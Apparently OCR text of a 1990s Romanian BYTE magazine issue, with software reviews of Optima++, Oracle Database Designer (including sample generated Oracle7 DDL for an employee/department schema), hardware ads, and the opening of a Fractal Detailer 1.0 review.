Optima++ utilizează construcţia aplicaţiilor prin formele familiare şi tehnica drag-and-drop împreună cu aşteptatele ferestre cu proprietăţi ale obiectelor, dar contribuie şi la faimă prin furnizarea asistenţei pentru programatori în timpul construcţiei aplicaţiei. Optima++ utilizează ceea ce Powersoft numeşte „reference card“ - carte de referinţe - un fel de sistem activ de ajutor care furnizează un acces rapid la prototipul codului sursă a unei metode dintr-un obiect. (Nu că Optima++ nu ar avea configuratoare - ea include un FormWizard similar cu AppWizard din VC++.)

Cartea de referinţe utilizează programarea drag-and-drop pentru a asocia anumite acţiuni unui obiect. Trageţi (drag) un obiect din formă şi lăsaţi-l(drop) în fereastra de cod a obiectului şi imediat o carte de referinţe va apare. Din aceasta, selectaţi o metodă a obiectului (daţi un clic pe butonul de help, dacă aţi uitat funcţiile ei precise) iar Optima++ va insera apelul metodei în codul sursă.

Optima++ Enterprise Edition include şi o moştenire de la originile Optima de la Powersoft. Aceasta este un fel de unealtă de acces controlat la baza de date şi de management.

Pentru întreprinderi

Ce produs ar trebui să cumpăraţi? Aceasta nu depinde numai de ce parte a liniei client/server vă veţi îndrepta aplicaţiile, dar şi de ce unelte utilizaţi. Dacă aveţi deja o copie a VC++ şi vă luptaţi cu procedurile şi declanşatoarele stocate pe partea serverului, atunci faceţi un upgrade cu ediţia Enterprise. Puteţi lua în considerare şi VSQL de la Blue Sky pentru a vă ajuta să realizaţi aplicaţii rapide de baze de date.

Dacă nu aveţi încă unelte de dezvoltare a aplicaţiilor cliect/server în casă, atunci Optima++EE de la Powersoft, dezvoltat pe un compilator de C++, vine cu mai multe accesorii decât veţi avea nevoie vreodată, iar dacă Powersoft şi Watcom vor ţine acest curs, atunci vor fi numai îmbunătăţiri în timp. ■

Rick Grehan este Senior tehnical editor al recenziilor din revista Byte. Poate fi contactat prin e-mail la **rick_g@bix.com**

[din BYTE, o publicaţie McGraw-Hill, Inc.
Adaptare - *Cristian Matei*]


Debutul unei cariere solistice sau o repetiție generală pentru integrarea în Designer/2000? De Mircea Sârbu

Oracle Database Designer

Este un fapt incontestabil că marea majoritate a bazelor de date utilizate actualmente în lume se bazează pe modelul relațional, iar o bună parte dintre acestea utilizează diferite dialecte ale limbajului SQL. Prin însăși destinația lor, SGBD-urile din această categorie reprezintă adesea fundamentul multor sisteme informatice de mari dimensiuni, vitale pentru funcționarea organizațiilor respective. În aceste condiții, obținerea unui spor de productivitate în proiectare, creșterea nivelului de control în administrare și întreținere sau scurtarea timpului de instruire pot constitui sursa unor beneficii globale importante. Aceasta este explicația apariției unei pleiade de instrumente auxiliare destinate sistemelor de baze de date relaționale, unele provenind chiar de la producătorii de SGBD-uri (cum este cazul produsului prezentat în acest articol), altele de la terți producători.

Oracle Database Designer este, în esență, destinat evitării unui anumit subset al limbajului SQL, și anume DDL – Data Definition Language. În locul acestuia se utilizează o interfață mai intuitivă, bazată pe diagrame reprezentând principalele obiecte ale bazei de date (tabele, views și relații între ele) precum și pe formulare cuprinzând celelalte elemente implicate (domenii, atribute diverse, restricții, secvențe, etc.). Procesul este bidirecțional. Se poate porni de la descrierea sub formă de diagramă a structurilor de date, pe baza căreia se poate genera un script DDL, sau – dacă se operează on-line – se poate genera direct structura de date descrisă. Procedeul invers, numit reverse engineering (sau design recovery), pornește fie de la un script DDL fie de la informațiile echivalente extrase (on-line) din cataloagele sistem ale bazei de date și se concretizează într-o diagramă.

Avantajele se repercutează atât asupra procesului de proiectare a bazei de date, prin faptul că proiectanții nu utilizează direct limbajul SQL (mai precis unul sau altul dintre multele sale dialecte), cât și în procesul de întreținere a bazei de date, prin posibilitatea de a vizualiza și a modifica cu ușurință structurile de date. utilizate. Cu toate că, în mod firesc, produsul este orientat cu precădere spre SGBD-urile Oracle (Oracle7, Personal Oracle Lite și Rdb pentru generare, la care se adaugă Oracle6 pentru reverse engineering), oferă suport și pentru IBM DB2 și Microsoft SQL-Server. Pentru alte baze de date SQL se poate folosi limbajul standard ANSI SQL 92. În plus, există suport pentru surse de date ODBC (Open Database Connectivity). Gama bogată de SGBD-uri suportate recomandă programul și pentru delicatele operații de portare a aplicațiilor între diferite sisteme relaționale.



**Oracle
Database Designer**
(pentru Windows 3.1, 95 și NT)

Preț: 995 USD

ORACLE Corporation,
Redwood Shores, CA

ORACLE România,
București
Tel: 250.32.35
Fax: 250.32.44

http://www.oracle.com

Principalele componente funcționale ale lui Oracle Database Designer sunt *Data Diagrammer*, *Generation Wizard* și *Reverse Engineering Wizard*.


Data Diagrammer

Data Diagrammer este componenta care asigură reprezentarea structurii de date sub formă grafică precum și interacțiunea cu utilizatorul. O parte dintre funcțiile pe care le asigură se referă la controlul reprezentării grafice (amplasarea componentelor, culori, linii, fonturi, etc.) și sunt cele obișnuite în majoritatea programelor Windows. Mai importante sunt însă funcțiile de proiectare, asupra căruia voi insista în continuare.


O diagramă poate fi construită „de la zero", pe baza unei analize realizate în prealabil de către proiectant, sau poate fi obținută dintr-o bază de date existentă. În ambele cazuri, proiectarea sau reproiectarea se realizează în continuare la fel.

Crearea unei tabele sau a unui view se realizează printr-un simplu drag-and-drop. Inițial însă aceasta nu are decât un nume implicit dat de sistem, așa că urmează definirea tuturor atributelor sale, începând cu numele, coloanele și terminând cu indecși asociați. O bună parte dintre elementele care descriu o tabelă sunt opționale, având fie rol de documentare (descrieri, note, observații, etc.), fie specificând detalii de implementare pentru SGBD-urile Oracle (tablespace, storage definition, etc), fie oferind informații utile generatoarelor de cod din Oracle Designer/2000. Toate acestea sunt reprezentate într-o casetă de dialog multiplă (tabbed):

- Tabul *Table* permite în principal specificarea elementelor de identificare a tabelei (nume, alias, nume afișat). Celelalte elemente sunt opționale și reprezintă detalii de implementare.
- Tabul *Column Definition* cuprinde definițiile coloanelor. Alături de atributele triviale (nume, tipul de dată sau eventual domeniul) există posibilitatea de a specifica pentru fiecare coloană obligativitatea



Diagramă reprezentând două tabele (dreptunghiuri galbene) și un view (dreptunghi gri). Semnul "#" marchează cheia primară, semnul "*" marchează coloanele obligatorii iar "o" coloanele cu valori opționale. Relațiile sunt reprezentate prin conectorii dintre tabele (chei străine).



DEPT_FK

Constraint Name: DEPT_FK

Join Table: DEPT

Error Message:

Exceptions Table:

Validate in: Server

☒ Create ☒ Enable ☒ Mandatory ? ☒ Transferable ?

Delete Rule: Restricted

Update Rule: Cascades

Seq	Column Name	Datatype	Len	Opt	Join Column
	DEP	Varchar2	6	☐	COD_DEPT

Proprietățile unei tabele sunt specificate într-o casetă de dialog multiplă. Captura reprezintă specificarea cheilor străine ale tabelei ANGAJAT.

introducerii unei valori (echivalentul clauzei `NOT NULL`), o valoare implicită, secvența (pentru generarea automată a cheilor), etc.

- Tabul *Column Display* cuprinde doar informații utile pentru generatoarele de cod din Designer/2000 (specificând elemente privind interfața aplicațiilor generate). Nici una dintre aceste nu are consecințe la generarea scriptului DDL.
- Tabul *Constraints* cuprinde restricții de integritate. Este la rândul lui subdivizat după cele patru tipuri de restricții posibile: *Primary key* (coloană sau grup de coloane servind la identificarea unică a fiecărei linii a unei tabele), *Foreign key* (coloană sau grup de coloane ale căror valori trebuie să se potrivească valorilor cheii primare a unei tabele referite), *Unique key* (alternative opționale ale cheii primare) și *Check Constraints* (reguli de validare pentru valorile unei coloane cu rol de cheie).
- Tabul *Validation* permite definirea de restricții suplimentare pentru valorile diferitelor coloane. Aceste reguli se referă de obicei la intervale sau liste de valori admisibile și permit definirea unor abrevieri pentru aceste valori.
- Tabul *Index* permite definirea de indecși pentru coloanele care se presupune că sunt cele mai solicitate în operațiile de regăsire a liniilor tabelei respective. De regulă se stabilesc indecși pentru cheile primare și, eventual, pentru cheile străine (din considerente legate de performanță).

Asemănătoare este și procedura de definire a unui view. Diferența este că se pot selecta tabele de bază și coloanele corespunzătoare. Desigur, nu se pot stabili indecși.

Pentru stabilirea relațiilor între tabele (fie ele de bază sau derivate) există două metode. Una este *grafică* (se „trage" o cheie străină de la o tabelă la alta), iar cealaltă implică *definirea completă a cheii străine* în tabul Foreign Key Contraints al unei tabele. De fapt, prima variantă nu duce treaba până la capăt, așa că oricum implică precizarea în tabul amintit a detaliilor definiției.

Generation Wizard

Odată ce o diagramă a fost finalizată, se poate trece la utilizarea ei. Deși există posibilitatea de a genera on-line structura de date, procedeul îmi pare destul de periculos, având în vedere că editorul de diagrame nu dispune de un mecanism de verificare semantică. Varianta mai cuminte ar fi generarea unui script SQL, care poate fi rulat apoi de SGBD și care, în plus, nu poate să lipsească din documentație.

Procesul de generare este extrem de simplu, fiind condus pas cu pas de un „vrăjitor" gen Microsoft. În cazul în care se generează un script, se cere să se precizeze numele fișierului care va fi creat și SGBD-ul țintă. Generarea directă în cataloagele bazei de date este posibilă doar pentru baze de date Oracle7 (conectarea se face prin SQL*Net) sau ODBC (caz în care trebuie să existe conexiunea la sursa de date). Pasul următor este mai pasionant, deoarece trebuie să precizăm care anume tipuri de obiecte dorim să fie generate (avem din fericire șansa să le alegem pe toate dintr-un singur clic). Apoi suntem invitați să alegem obiectele propriu-zise care dorim să fie selectate (se poate selecta fiecare tabelă, view sau index). În fine, se generează scriptul dorit (un fișier ASCII cu extensia .sql).


Generarea directă a structurii pune o problemă suplimentară: ce se întâmplă în situația în care există deja în baza de date

```
-- [...]

CREATE TABLE ANGAJAT
 (NUME  VARCHAR2(25) NOT NULL
 ,PRENUME  VARCHAR2(25) NOT NULL
 ,SAL NUMBER(8,0) DEFAULT 250000 NOT
NULL
 ,DEP  VARCHAR2(6) NOT NULL
 ,MARCA  NUMBER(6,0) NOT NULL
 );

-- [...]

CREATE OR REPLACE VIEW VIEW_DEP
```

```
 (COD_DEP
 ,NUME_DEP
 ,NUME_SEF
 ,PRENUME_SEF)
 AS SELECT DEPARTAMENT.COD_DEP,
DEPARTAMENT.DEN_DEP, ANGAJAT.NUME,
ANGAJAT.PRENUME
FROM DEPARTAMENT, ANGAJAT
WHERE
DEPARTAMENT.SEF = ANGAJAT.MARCA;


ALTER TABLE ANGAJAT
 ADD CONSTRAINT MARCA_PK PRIMARY KEY
```

```
 (MARCA) ;

-- [...]

ALTER TABLE ANGAJAT
 ADD CONSTRAINT DEPT_FK
 FOREIGN KEY
  (DEP)
 REFERENCES DEPT
  (COD_DEPT)
;

-- [...]
```

Fragmente din scriptul SQL generat pentru Oracle7. Portiunile excluse din scriptul generat sunt marcate "-- [...]".



un obiect având numele şi tipul unuia care urmează a fi generat? Există o opţiune Alter care dacă este selectată determină generatorul să păstreze obiectul respectiv şi doar să-l modifice pentru a corespunde specificaţiilor din diagramă. În practică aceasta se reduce de obicei la adăugarea unor coloane la o tabelă existentă.

Reverse Engineering Wizard

Procesul invers generării constă din construirea automată a unei diagrame dintr-o bază de date on-line sau dintr-un script DDL existent. Procedeul este util fie pentru reproiectarea structurii de date, fie pentru migrarea unei baze de date şi a aplicaţiilor care o exploatează spre un alt SGBD.

Procedeul este simetric celui de generare, fiind la fel de simplu. În cazul în care se accesează on-line cataloagele bazei de date, atunci există posibilitatea de a selecta tipurile de obiecte care dorim să apară în diagramă. Dacă se porneşte de la un script atunci toate tipurile de obiecte vor apare în diagramă (desigur, dacă Database Designer le recunoaşte).

La treabă

Micul exerciţiu pe care vi-l propun poate fi mai edificator decât o prezentare oricât de amplă. Tema ar fi o bază de date de personal, cuprinzând o tabelă cu angajaţi (*ANGAJAT*) şi o tabelă cu departamente (*DEPT*), ambele minimale. Relaţiile pe care le propun ar fi una prin care fiecare angajat este asociat unui departament (lucrează-la) şi una prin care departamentele sunt asociate unui angajat care este şeful respectivului departament.

O bună obişnuinţă este să creăm în prealabil nişte domenii pentru datele de aceeaşi factură care vor apărea în diferite coloane. Deoarece Database Designer oferă această posibilitate, am creat domeniile *ID* (numeric, pentru chei unice), *NUME* (alfanumeric, pentru denumiri) şi *SAL* (pentru salarii, cu restricţia că trebuie să se încadreze în intervalul 200.000 - 10.000.000). Am definit de asemenea o secvenţă `ID_ORD` (un obiect specific Oracle care se asociază unor coloane pentru care SGBD-ul generează automat valori unice).

Definirea tabelelor a mers fără probleme. Secvenţa nu a putut fi legată de domeniul *ID*, cum aş fi dorit, ci a trebuit să o precizez în mod explicit pentru coloanele *MARCA* şi *COD_DEPT*.

Pentru definirea relaţiilor am procedat atât prin drag-and-drop (caz în care a fost adăugată automat o cheie străină în tabela *many*) cât şi prin definirea explicită a unei coloane ca fiind cheie străină). Pentru relaţia `lucrează_la` am definit şi o regulă de integritate referenţială: actualizare în cascadă (adică: dacă se schimbă codul unui departament, schimbarea se va reflecta în valorile coloanei *DEPT* pentru angajaţii care lucrează în acel departament). Aş dori desigur ca această regulă să fie verificată la nivelul serverului (există posibilitatea de a alege între server şi client).

Un exerciţiu util ar fi crearea unei vederi care să se bazeze pe tabele anterior create. De exemplu o imagine asupra departamentelor care să cuprindă şi numele şefului (*VIEW_DEP*). Lucrurile sunt simple pentru vederile formate dintr-un subset al coloanelor unei tabele, dar pentru vederi ceva mai consistente, fraza SELECT trebuie scrisă explicit (cum este şi cazul acestei vederi).

Am generat un script pentru Oracle7 şi un script pentru ANSI SQL. Câteva surprize s-au arătat: domeniile nu au fost generate în nici unul dintre cazuri (cu toate că `CREATE/ALTER/DROP DOMAIN` face parte din standard) ci s-a distribuit definiţia domeniului în fraza `CREATE TABLE`. Condiţia însă nu a fost distribuită, astfel încât pentru a forţa o validare a valorilor coloanei *SAL* a trebuit să reproduc restricţia la nivelul coloanei (în Validation).

Nici regula de integritate referenţială nu a fost generată, deşi clauza `ON UPDATE CASCADE` face parte atât din standardul ANSI cât şi din dialectul utilizat de Oracle.

Comentariile şi notele pe care le-am ataşat diferitelor obiecte au fost doar în parte transpuse în scriptul pentru Oracle7 (prin `COMMENT ON`), dar nu s-au regăsit deloc în scriptul ANSI.

Operaţiile inverse, de reverse engineering pe scripturile generate au condus la rezultatele scontate. Dar... clauza `WHERE` din definiţia vederii `VIEW_DEP` a fost ignorată (deşi a fost corect generată). În schimb clauza `ON DELETE CASCADE` pe care am adăugat-o manual în corpul frazei `ALTER TABLE` prin care se adăuga cheia străină în tabela *ANGAJAT*, a fost corect reprodusă în diagramă.

Utilizarea produsului a dat la iveală şi unele scame sau necorelări. Controlul vizual al obiectelor este destul de grosier (de pildă, selectarea coloanelor unui view dintre coloanele tabelelor de bază se face absolut pe nimerite, deoarece zona de afişare rezervată este prea mică) iar actualizările nu se propagă complet (de pildă ştergerea unei coloane nu conduce la ştergerea restricţiilor asupra sa sau a coloanelor corespunzătoare din vederile care o referă). Cu siguranţă versiunile viitoare vor rezolva aceste probleme.

Inevitabile comparații

Cu toate că sloganurile publicitare de genul *„easy to use"*, *„user friendly"* și *„15 minutes and you're in business"* sunt foarte la modă, adevărul este că utilizarea lui Database Designer nu scutește pe nici un proiectant de cunoașterea fundamentelor modelului relațional și a limbajului SQL. Definirea unui view util implică utilizarea explicită a limbajului SQL, iar dacă se încearcă definirea unui trigger atunci lucrurile se complică și mai mult, deoarece se cere utilizarea lui PL/SQL, extensia procedurală de la Oracle. Pentru utilizarea la putere maximă a produsului, sunt necesare și multe noțiuni de administrare a SGBD-urilor Oracle (vă spun ceva noțiunile *Tablespace*, *Storage Definition*, *Init trans*, *Max trans*, *Pct free* sau *Pct used* ?).

Din perspectiva proiectantului, produsul este puternic orientat pe faza de implementare, ceea ce are atât avantaje cât și dezavantaje. Dintre dezavantaje mă mulțumesc să remarc faptul că această orientare nu sprijină o metodologie clară de proiectare. În contrast, S-Designor, un produs concurent, susține în mod coerent modelul ER (Entity-Relationship) oferind două nivele de proiectare: primul este cel conceptual, în care se operează cu tabele și relații la modul general. Abia al doilea nivel, cel fizic, aduce în discuție noțiuni se implementare (cum ar fi cea de cheie străină), generând pe baza modelului conceptual o schemă specifică SGBD-ului țintă. Din această perspectivă, suportul lui Database Designer pentru bazele de date non-Oracle este echivalent doar cu un gest de politețe.

O carență importantă a produsului este lipsa unui suport pentru documentarea schemei generate. Orice proiectant sau administrator de baze de date știe că orice schemă de date necesită o documentație solidă, care servește în egală măsură în administrare și în proiectarea aplicațiilor. Care sunt implicațiile faptului că, din motive de performanță, desfac o tabelă în două și plasez în locul ei un view? Răspunsul la o astfel de întrebare nu poate să vină decât dintr-o documentație care, printre altele, trebuie să cuprindă și referințele încrucișate ale obiectelor din schemă. S-Designor – termenul de comparație cel mai cunoscut – poate să genereze pentru orice schemă documentații detaliate, în care sunt cuprinse și notele, observațiile și explicațiile proiectanților. În cazul lui Database Designer, toate observațiile prin care proiectantul documentează semantica datelor se pierd sau sunt îngropate într-un script SQL.

Câteva concluzii

Foarte multe dintre facilitățile oferite de Database Designer sunt destinate generatoarelor de cod cuprinse în familia de produse RAD de la Oracle (Designer/2000 și Developer/2000). Informațiile mai noi oferite în situl Web al firmei Oracle (*http://www.oracle.com*) precum și un articol prezentare apărut în ultimul număr al revistei Oracle Magazine (vezi *http://www.oramag.com*) dezvăluie faptul că în cursul acestui an, o nouă versiune a lui Designer/2000 Workgroup Edition va integra complet Database Designer, într-o formă nouă, cuprinzând un mediu de proiectare nou (Design Editor) care va îmbunătăți interfața cu utilizatorul și va face disponibile proiectantului puternicele generatoare de cod, inclusiv pentru generarea de aplicații complete pentru Oracle WebServer. În lumina acestei evoluții viitoare, produsul în forma actuală este mai degrabă un pre-release menit să canalizeze spre echipa de dezvoltare de la Oracle sugestiile și observațiile utilizatorilor.

De altfel produsul poate fi descărcat în mod gratuit pentru testare de la situl Oracle. ■

Dl. Mircea Sârbu este redactor BYTE România și poate fi contactat la adresa **msarbu@agora.ro**

GEMINI SP
Plus in quality
Str. Vasile Conta Nr.9 bis București 2
Tel/Fax: 210.85.65, 210.85.70
Orice configurație pentru PersonalComputers. Software.
Prin cel mai nou
HEWLETT PACKARD
Authorised Wholesaler
puteți obține:
InkjetPrinters.
LaserjetPrinters.
Scanners.
InkjetPlotters.
PROXIMA
Desktop projection products
Sisteme de proiecție LCD interactive

AUTOMEX
3900 Satu Mare Calea Traian 10/46
Tel:061-732600, 761845 Fax:061-761601

MULTIMEDIA AUTOMEX ROMANIA SRL
~CD CENTER~

Parafa calității

PD DRIVE (pt rewriteable cd media).....760USD
PANASONIC CD RECORDER...............760USD
74' WRITABLE CD MEDIA (GOLD).........8,5USD
CREATIVE LABS SB AWE64............... 325USD


O nouă propunere atrăgătoare de la Fractal Design.
De Răzvan Peteanu

Fractal Detailer 1.0

Prinşi de febra continuă a noilor versiuni, update-uri şi patchuri, uneori trecem cu vederea programele purtînd timidul 1.0. Privit de la înălţimea unei aplicaţii purtînd 97 sau 7.0 în coadă, cu ce poate să convingă un începător care nu are măcar un 1.1, o listă cît de scurtă de „corecţii faţă de versiunea precedentă“?

1.0 poate însemna însă şi o înnoire, un pas înainte, începutul unei viitoare serii de 2.0, 3.0... Astăzi va fi vorba de un astfel de început. Fractal Detailer 1.0 împlineşte o veche dorinţă a artiştilor din spaţiul 3D: un mediu de lucru orientat pe creaţia artistică la fel de uşor de utilizat şi de puternic ca şi cele existente în lumea graficii 2D. E adevărat, există unelte foarte puternice de rendering 3D care includ şi funcţii picturale (Lighwave 5.0, 4D-Paint, Meshpaint 3D, Truespace 3 sînt cîteva) însă principalul lor neajuns este cuprins în chiar sintagma cu care le-am denumit: „aplicaţii de rendering cu funcţii picturale“. Ele nu sînt adaptate artistului ci graficianului pe calculator. Cîţi artişti „tradiţionali“ convertiţi la 3DS cunoaşteţi?

În lumea bidimensională, situaţia este diferită datorită companiei Fractal Design care a promovat un concept denumit Natural Media proiectat din start pentru a înlocui uneltele clasice cu care un artist este obişnuit, nu pentru a oferi altele noi. Suportul pentru paletele sensibile la presiune este un aspect esenţial, mouse-ul fiind total inadecvat desenului artistic. Introdusă în Fractal Painter (şi mai micii fraţi Dabbler şi Sketch), Natural Media furnizează pictorului un set foarte bogat de creioane, peniţe, pensule, spray-uri, carioci, gume, cărbuni, acuarele ş.a.m.d., fiecare cu subvariantele sale (creioane de diferite durităţi, pensule cu diferite profiluri, etc.). Adaptarea este foarte rapidă cu atît mai mult cu cît interfaţa este configurabilă în funcţie de stilul personal de trasarea a tuşelor şi minuţiozitatea autorilor permite chiar simularea modificării culorilor ca urmare a absorbţiei pigmentului în suport.



Fractal Design
DETAILER
by Mark Zimmer, Tom Hedges, Glenn Reid,
Vahe Avedissian, and Seath Ahrens
from Painter Team: John Derry, Priscilla Shih,
Christine Hall, and Scott Cooper
Product Management: Steve Guttman

FRACTAL DESIGN CORPORATION

Copyright ©1991-96 Fractal Design Corporation, Aptos, CA. All Rights Reserved.
This product covered by U.S. Patent No. 5,347,620. Patent Applied For.

Informaţii despre produs

Fractal Detailer 1.0
Preţ: 450 USD

Fractal Design,
Corporation
Aptos, CA
P.O. Box 2380

http://www.fractal.com

Despre cele 5 esenţe ale lumii...

Detailer este în esenţă un Painter adus în lumea 3D. Aşa cum acesta din urmă vă permitea să pictaţi pe ecran ca pe o pînză, Detailer vă lasă să ţineţi modelul în mînă şi să desenaţi pe el.


Un model este constituit din obiecte (maximum 240), fiecare obiect avînd asociate la rîndul lui, pînă la 5 maps. Un map determină o anumită calitate a obiectului, un anumit mod de interacţiune vizuală cu mediul şi nu este altceva decît o imagine bitmap. Aceasta este Ideea care stă la baza filozofiei Detailer: editarea naturală a map-urilor bidimensionale pentru a edita obiectul 3D. Orice modificare aplicată direct asupra obiectului este în ultimă instanţă o editare a unuia dintre map-uri şi reciproc, editarea unui map produce efectul imediat asupra modelului. Remarcabilă este asocierea instantanee dintre map-uri şi model, astfel că vechiul du-te-vino dintre editare şi render din programele clasice este eliminat.

Modelul 3D poate fi generat direct în Detailer pe baza unor primitive (paralelipipede, sfere, cilindri, conuri şi trunchiuri de con) sau prin importul dintr-un alt program de modelare tridimensional. În versiunea 1.0 sînt acceptate formatele QuickDraw, DXF, 3DS R3 şi R4, NFF (Neutral File Format) şi Wavefront OBJ. În majoritatea cazurilor veţi opta pentru import datorită lipsei totale a oricărei funcţii de editare 3D în Detailer şi a existenţei unor biblioteci deja substanţiale de modele în unele din formatele menţionate.

Documentaţia Detailer-ului oscilează cu uşurinţă şi destulă lipsă de stabilitate între termenii de map şi mask pentru cele 5 imagini ce conlucrează la stabilirea aspectului 3D. Avînd în vedere că termenul „map“ în contextul Detailer-ului nu are un echivalent suficient de bun în română, vom folosi de aici înainte termenul de „mască“ care, deşi mai puţin corect – şi vom semnala locul unde confuzia dintre map şi mask poate provoca derută – poate fi declinat fără artificii lingvistice.

Cele 5 categorii de măşti care detaliază modelul sînt:

- *texture map:* contrar poate impresiei date de termen, aceasta stabileşte culoarea obiectului.
- *bump map:* stabileşte relieful obiectului. Cu cît un punct din bump map este mai negru, cu atît punctul corespunzător al suprafeţei obiectului va fi mai înalt, mai „ieşit în afară“ şi reciproc. Polaritatea



Modurile de proiectie ale unui *map* pe model.

măştii poate fi inversată.

- *highlight mask* reglează gradul în care obiectul este mai lucios sau mai mat.
- *reflective mask* defineşte măsura în care suprafaţa obiectului reflectă scena din jur. Imaginea care se „reflectă" este încărcată separat.
- *glow map* adaugă o aură suplimentară obiectului printr-o adăugare de culori difuze în ultima fază a randării.

Bump map, reflection mask şi highlight pot fi color, însă doar luminozitatea este utilizată şi ca urmare nu aveţi motive să nu le convertiţi în imagini în tonuri de gri.

